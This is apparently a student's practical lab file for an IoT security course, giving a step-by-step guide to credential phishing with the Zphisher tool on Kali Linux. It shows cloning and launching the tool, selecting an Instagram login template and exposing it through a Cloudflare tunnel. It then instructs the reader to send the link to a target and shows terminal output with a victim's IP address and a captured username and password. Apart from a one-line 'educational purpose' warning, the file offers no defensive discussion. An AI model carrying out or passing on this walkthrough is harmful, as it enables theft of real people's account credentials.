

BABU BANARASI DAS UNIVERSITY



SCHOOL OF ENGINEERING

Department of Computer Science & Engineering

PRIVACY AND SECURITY IN IOT LAB

(ITBC3751)

Session 2025-26

PRACTICAL LAB FILE

SUBMITTED BY :-

NAME – PRANAY SINGH

SECTION – BCACS11

ROLL NO - 1250264082

SUBMITTED TO:-

Mr. Anand Kumar

INDEX

S.No.	Name of Experiments	Page No.	Sign/ Remark
1.	Phishing / Spoofing	1 TO 8	

PRACTICAL

OBJECTIVE: -


TO USE THE ZPHISHER USING KALI INSTALLED IN VIRTUAL BOX TO FIND THE ID PASSOWRD OF ANY PERSON VIA LINK.

REQUIREMENTS: -


1. KALI LINUX
2. ZPHISHER
3. GITHUB
4. 7ZIP (OPTIONAL)
5. VIRTUAL BOX
6. KALI LINUX TERMINAL
7. KALI FIREFOX

PROCEDURE:-


1. DOWNLOAD THE KALI LINUX FROM THE GOOGLE CHROME.



2. DOWNLOAD VIRTUAL BOX FROM GOOGLE CHROME (FOR WINDOWS).




3. INSTALLATION OF ZPHISHER IN KALI THROUGH GITHUB THROUGH FIREFOX SEARCH ENGINE IN KALI



3.1 Copy the given link in clipboard. Now open the terminal and enter the given code.

git clone <https://github.com/htr-tech/zphisher.git>


A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The user enters 'git clone https://github.com/htr-tech/zphisher.git'. The output shows the cloning process: 'Cloning into 'zphisher' ...', 'remote: Enumerating objects: 1801, done.', 'remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)', 'Receiving objects: 100% (1801/1801), 28.68 MiB | 9.61 MiB/s, done.', and 'Resolving deltas: 100% (817/817), done.'. The prompt returns to (kali@kali)-[~].

```
(kali@kali)-[~]  
$ git clone https://github.com/htr-tech/zphisher.git  
Cloning into 'zphisher' ...  
remote: Enumerating objects: 1801, done.  
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)  
Receiving objects: 100% (1801/1801), 28.68 MiB | 9.61 MiB/s, done.  
Resolving deltas: 100% (817/817), done.  
  
(kali@kali)-[~]  
$
```

4. Changing directory to cd zphisher

5. Checking the library zphisher contains through ls.

6. Start zphisher through bash zphisher.sh

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The user enters 'cd zphisher'. The prompt changes to (kali@kali)-[~/zphisher]. The user enters 'ls', and the output shows: 'Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher zphisher.sh'. The user enters 'bash zphisher.sh'. The output shows several status messages: '[+] Installing required packages ...', '[+] Packages already installed.', '[+] Internet Status : Online', '[+] Checking for update : up to date', '[+] Installing Cloudflared ...', and '[+] Installing LocalXpose ...'. The prompt returns to (kali@kali)-[~/zphisher].

```
(kali@kali)-[~]  
$ cd zphisher  
  
(kali@kali)-[~/zphisher]  
$ ls  
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher zphisher.sh  
  
(kali@kali)-[~/zphisher]  
$ bash zphisher.sh  
  
[+] Installing required packages ...  
[+] Packages already installed.  
[+] Internet Status : Online  
[+] Checking for update : up to date  
[+] Installing Cloudflared ...  
[+] Installing LocalXpose ...  
  
(kali@kali)-[~/zphisher]  
$
```

4. Selecting the phishing template:-

Enter the number shown in the zphisher {e.g. (1 for Facebook), (2 for Instagram and many more). Enter the template number.


[let's try Instagram.]

The image shows a terminal window for the 'zphisher' tool. At the top is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu is a large, stylized 'Zphisher' logo in orange. Underneath the logo, the text 'Version : 2.3.5' is displayed in red. A blue prompt '[-]' is followed by the text 'Tool Created by htr-tech (tahmid.rayat)'. Below this, another blue prompt '[::]' is followed by 'Select An Attack For Your Victim [::]'. The main part of the screen displays a list of 35 options, each with a number in brackets and a platform name in orange text. The options are arranged in three columns. The first column contains options [01] to [34], the second column contains [11] to [35], and the third column contains [21] to [33]. At the bottom, there are two more options: [99] About and [00] Exit. A final blue prompt '[-]' is followed by 'Select an option : ' and a white cursor character.


5. Configure phishing setup:-

5.1 Follow prompts to Cloudflare so that u can get access to any one throughout the internet.

5.2 Share the link to the target and wait.



5.3 Once the target enters his/her details navigated by your provided phishing link.



5.4 The zphisher will capture their details and that will be shown on your Kali Linux terminal.

5.5 Press control +C to exit.

```
[*] Waiting for Login Info, Ctrl + C to exit ...  
[-] Victim IP Found !  
[-] Victim's IP : 223.226.69.238  
[-] Saved in : auth/ip.txt  
[-] Login info Found !!  
[-] Account : htsvdvvdebghhdedbvvcjd  
[-] Password : 84484548418461  
[-] Saved in : auth/usernames.dat  
[-] Waiting for Next Login Info, Ctrl + C to exit. ■
```

WARNING :- THIS IS ONLY FOR EDUCATIONAL PURPOSE